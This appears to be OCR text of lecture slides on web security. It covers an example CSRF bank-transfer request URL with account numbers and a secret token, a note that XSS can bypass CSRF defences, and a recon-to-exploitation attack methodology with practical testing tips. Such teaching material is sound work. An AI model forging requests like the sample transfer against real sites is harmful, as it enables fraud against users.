
- bank/transfer?fromAccount=824220&toAccount=190263&amount=100000&secret=1EBAC9DB730A4F9773F14D7B06960657

Cross Site Request Forgery (CSRF) Caveat

- If attacker can do XSS then he can almost always bypass the CSRF mitigations!
- XSS can read the CSRF tokens and send them as the user would, so XSS implies attacker can also perform CSRF

Attack Methodology

- Recon: Research what technologies and servers make up the application
- Mapping: Outline the functionality within the application
- Discovery: Test for indications of vulnerabilities
- Exploitation: Utilize the vulnerabilities to trigger a malicious action



Attack Methodology (Reality)

- Rule of Thumb: 5 minutes or 5 attempts and move on
- Survey all of the application first before returning to try an attack again
  - There may be an easier attack somewhere else
- Document what you have tried before you move on
- Stay focused and try to move clockwise